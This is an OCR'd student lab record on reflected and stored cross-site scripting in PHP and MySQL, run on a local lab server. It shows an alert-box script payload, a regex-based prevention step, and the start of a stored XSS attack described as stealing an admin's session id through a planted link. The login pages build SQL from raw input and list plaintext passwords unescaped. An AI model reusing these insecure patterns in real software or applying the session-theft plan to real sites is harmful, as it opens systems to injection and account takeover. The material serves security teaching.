


Table with database
192.168.64.2 / localhost / rxss
Not Secure
192.168.64.2/Reflected%20XSS/Attack/users.php
Apps
Gmail
YouTube
modern history by...
WH - Google
Guymager -- Fore...
Beginner Introduc...
192.168.64.2 says
hacked
OK

B. PREVENTION

AIM:

To prevent Reflected Cross site scripting attack.

PROCEDURE:

We prevent the cross site scripting attack by validating the input registeres in the registration form.

This will eventually blocks the attacker to insert the script.

PROGRAM:

register.php

```
<?php
include "config.php";
?>
<!DOCTYPE html>
<html>
  <head>
   <title>Registration form </title>
   <link rel="stylesheet" href="https://maxcdn.bootstrapcdn.com/bootstrap/
3.4.0/css/bootstrap.min.css">
   <script src="https://ajax.googleapis.com/ajax/libs/jquery/3.4.1/
jquery.min.js"></script>
<script src="https://maxcdn.bootstrapcdn.com/bootstrap/3.4.0/js/
bootstrap.min.js"></script>
  </head>
  <body>
    <div class='container'>
      <div class='row'>
        <div class='col-md-6' >
          <form method='post' action='check.php'>
            <h1>SignUp</h1>
            <?php
           if(!empty($error_message)){
            ?>
            <div class="alert alert-danger">
              <strong>Error!</strong> <?= $error_message ?>
```

```
        </div>
        <?php
        }
        ?>
        <?php
        if(!empty($success_message)){
        ?>
        <div class="alert alert-success">
          <strong>Success!</strong> <?= $success_message ?>
        </div>
        <?php
        }
        ?>
        <div class="form-group">
          <label for="fname"> Name:</label>
          <input type="text" class="form-control" name="fname" id="fname"
maxlength="80">
        </div>
              <div class="form-group">
          <label for="email">Email address:</label>
          <input type="email" class="form-control" name="email" id="email"
maxlength="80">
        </div>
        <div class="form-group">
          <label for="password">Password:</label>
          <input type="password" class="form-control" name="password"
id="password"  maxlength="80">
        </div>
        <button type="submit" name="btnsignup" class="btn btn-
default">Submit</button>
      </form>
    </div>
  </div>
  </div>
 </body>
</html>
```

config.php

```
<?php
session_start();
$host = “localhost";
$user = "root";
$password = "";
$dbname = "rxss";
$con = mysqli_connect($host, $user, $password,$dbname);
if (!$con) {
 die("Connection failed: " . mysqli_connect_error());
}
```

check.php

```
<?php
session_start();
$host = "localhost";
$user = "root";
$password = "";
$dbname = "rxss";
$con = mysqli_connect($host, $user, $password,$dbname);
if (!$con) {
 die("Connection failed: " . mysqli_connect_error());
}
$error_message = "";
$success_message = "";
if(isset($_POST['btnsignup']))
{
  $fname = trim($_POST['fname']);
  $email = trim($_POST['email']);
  $password = trim($_POST['password']);
  $isValid = true;
if($fname == '' || $email == '' || $password == '')
{
    $isValid = false;
    $error_message = "Please fill all fields.";
      echo "Error : $error_message";
  }
```

```
  if($isValid)
  {
   if(preg_match('/^[a-zA-Z0-9]{10,}$/', $fname))
   {     $isValid=true;
}
else{
    $isValid = false;
    $error_message = "Invalid Username";
       echo "Error : $error_message";
}
  }
   if ($isValid && !filter_var($email, FILTER_VALIDATE_EMAIL)) {
    $isValid = false;
    $error_message = "Invalid Email-ID.";
       echo "Error : $error_message";
 }
  if($isValid)
  {

   $stmt = $con->prepare("SELECT * FROM users WHERE email = ?");
    $stmt->bind_param("s", $email);
    $stmt->execute();
    $result = $stmt->get_result();
    $stmt->close();
    if($result->num_rows > 0){
      $isValid = false;
      $error_message = "Email-ID is already existed.";
         echo "Error : $error_message";
    }
  }
 if($isValid){
  $sql= "INSERT INTO users(fname,email,password) VALUES (?,?,?)";
   $stmt = $con->prepare($sql);
   $stmt->bind_param("sss",$fname,$email,$password);
    $stmt->execute();
    $stmt->close();
```

```
    if( mysqli_query ($con, $sql))
    {
echo "Records created successfully";
    }
    else{
     echo "Records created Successfully";
     }
  }
   }
?>
```

rlogin.php

```
<?php
session_start();
if($_SERVER["REQUEST_METHOD"] == "POST")
{
        $conn=mysqli_connect("localhost","root","","rxss");
if(!$conn){
        echo "<script type='text/javascript'>alert('Database failed');</script>";
        die('Could not connect: '.mysqli_connect_error());
}
$myusername = $_POST['username'];
$mypassword = $_POST['password'];
     $sql = "SELECT fname,password FROM users WHERE fname =
'$myusername' and password = '$mypassword';";
$sql_result = mysqli_query ($conn, $sql) or die ('request "Could not execute
SQL query" '.$sql);
                $user = mysqli_fetch_assoc($sql_result);
                echo "<head> <meta http-equiv=\"Refresh\"
content=\"0;url=home.php\" > </head>";
        }
?>
<html>
<head>
<title>Login Page</title>
<style type = "text/css">
body {
```

```
font-family:Arial, Helvetica, sans-serif;
font-size:14px;
      }
label {
font-weight:bold;
width:100px;
font-size:14px;
       }
        .box {
border:#666666 solid 1px;
        }
</style>
</head>
<body bgcolor = "#FFFFFF">
<div align = "center">
<div style = "width:300px; border: solid 1px #333333; " align = "left">
<div style = "background-color:#333333; color:#FFFFFF; padding:
3px;"><b>Login</b></div><div style = "margin:30px">
<form action = "" method = "post">
<label>UserName  :</label><input type = "text" name = "username" class =
"box" required/><br /><br />
<label>Password  :</label><input type = "password" name = "password"
id="p" class = "box" required /><br/><br />
<input type="checkbox" onclick="myFunction()">Show Password
<script>
function myFunction() {
  var x = document.getElementById("p");
  if (x.type === "password") {
    x.type = "text";
  } else {
    x.type = "password";
  }
}
</script>
<input type = "submit" value = "submit "/><br />
</form>
```

```
</div>
</div>
</div>
</body>
</html>
```

home.php


```
<?php
session_start();
$servername = "localhost";
$username = "root";
$password = "";
$dbname = "rxss";
$conn = new mysqli($servername, $username, $password,$dbname);
echo "Welcome admin<br><hr>";
                echo "<head> <meta http-equiv=\"Refresh\"
content=\"0;url=users.php\" > </head>";
?>
```


users.php


```
<!DOCTYPE html>
<html>
<head>
<title>Table with database</title>
<style>
table {
border-collapse: collapse;
width: 100%;
color: #588c7e;
font-family: monospace;
font-size: 25px;
text-align: left;
}
th {
background-color: #588c7e;
color: white;
}
tr:nth-child(even) {background-color: #f2f2f2}
```


```
</style>
</head>
<body>
<table>
<tr>
<th>Id</th>
<th>Username</th>
<th>Password</th>
</tr>
<?php
$conn = mysqli_connect("localhost", "root", "", "rxss");
if ($conn->connect_error) {
die("Connection failed: " . $conn->connect_error);
}
$sql = "SELECT fname,email, password FROM users";
$result = $conn->query($sql);
if ($result->num_rows > 0) {
while($row = $result->fetch_assoc()) {
echo "<tr><td>" . $row["fname"]. "</td><td>" . $row["email"] . "</td><td>"
. $row["password"]. "</td></tr>";
}
echo "</table>";
} else { echo "0 results"; }
$conn->close();
?>
</table>
</body>
</html>
```

OUTPUT:


Registration form
192.168.64.2 / localhost / rxss
Not Secure | 192.168.64.2/Reflected%20XSS/Prevention/register.php
Apps Gmail YouTube modern history by... WH - Google Drive GitHub - aasthaya... IEEE - Google Docs AV - Senbagapriy... Guymager -- Fore... Beginner Introduc...
SignUp
Name:
<script>alert("hacked")</script>
Email address:
Password:
Submit


192.168.64.2/Reflected XSS/P
192.168.64.2 / localhost / rxss
Not Secure | 192.168.64.2/Reflected%20XSS/Prevention/check.php
Apps Gmail YouTube modern history by... WH - Google Drive GitHub - aasthaya... IEEE - Google Docs AV - Senbagapriy... Guymager -- Fore... Beginner Introduc...
Error : Please fill all fields.


Registration form
192.168.64.2 / localhost / rxss
Not Secure | 192.168.64.2/Reflected%20XSS/Prevention/register.php
Apps
Gmail
YouTube
modern history by...
WH - Google Drive
GitHub - aasthaya...
IEEE - Google Docs
AV - Senbagapriy...
Guymager -- Fore...
Beginner Introduc...
SignUp
Name:
<script>alert("hacked")</script>
Email address:
senba33@gmail.com
Password:
Submit


192.168.64.2/Reflected XSS/P
192.168.64.2 / localhost / rxss
Not Secure | 192.168.64.2/Reflected%20XSS/Prevention/check.php
Apps
Gmail
YouTube
modern history by...
WH - Google Drive
GitHub - aasthaya...
IEEE - Google Docs
AV - Senbagapriy...
Guymager -- Fore...
Beginner Introduc...
Error : Invalid Username

II. STORED XSS

A. ATTACK

AIM:

To implement the Stored Cross-site scripting Attack using PHP and MySQL.

PROCEDURE:

Create a login form for login of normal users and admin.

If the normal user logins, he will be able to update username whereas admin has privileges to view list of normal users.

Attacker is a normal user who injects the script containing link to a hacking site which is updated as username in the database.

When admin enters this link, the session id of admin is known to the hacking site and the hacker will use it to login as admin without knowing admin credentials.

PROGRAM:

clogin.php

```
<?php
session_start();
if($_SERVER["REQUEST_METHOD"] == "POST")
{
	$conn=mysqli_connect("localhost","root","","sxss");
if(!$conn){
	echo "<script type='text/javascript'>alert('Database failed');</script>";
	die('Could not connect: '.mysqli_connect_error());
}
$myusername = $_POST['username'];
$mypassword = $_POST['password'];
    $sql = "SELECT username,password FROM login WHERE username =
'$myusername' and password = '$mypassword';";

$sql_result = mysqli_query ($conn, $sql) or die ('request "Could not execute
SQL query" '.$sql);
		$user = mysqli_fetch_assoc($sql_result);
```

```
            if(!empty($user)){
            $_SESSION['login_user'] = $user['username'];
            echo "<head> <meta http-equiv=\"Refresh\"
content=\"0;url=home.php\" > </head>";
            }
            else{
                  $message = 'Wrong email or password.';
}
      echo "<script type='text/javascript'>alert('$message');</script>";}
?>
<html>
<head>
<title>Login Page</title>
<style type = "text/css">
body {
font-family:Arial, Helvetica, sans-serif;
font-size:14px;
     }
label {
font-weight:bold;
width:100px;
font-size:14px;
      }
       .box {
border:#666666 solid 1px;
       }
</style>
</head>
<body bgcolor = "#FFFFFF">
<div align = "center">
<div style = "width:300px; border: solid 1px #333333; " align = "left">
<div style = "background-color:#333333; color:#FFFFFF; padding:
3px;"><b>Login</b></div><div style = "margin:30px">
<form action = "" method = "post">
<label>UserName  :</label><input type = "text" name = "username" class =
"box" required/><br /><br />
```


```
<label>Password  :</label><input type = "password" name = "password"
id="p" class = "box" required /><br/><br />
<input type="checkbox" onclick="myFunction()">Show Password
<script>
function myFunction() {
  var x = document.getElementById("p");
  if (x.type === "password") {
    x.type = "text";
  } else {
    x.type = "password";
  }
}
</script>
<input type = "submit" value = "submit "/><br />
</form>
</div>
</div>
</div>
</body>
</html>
```


home.php

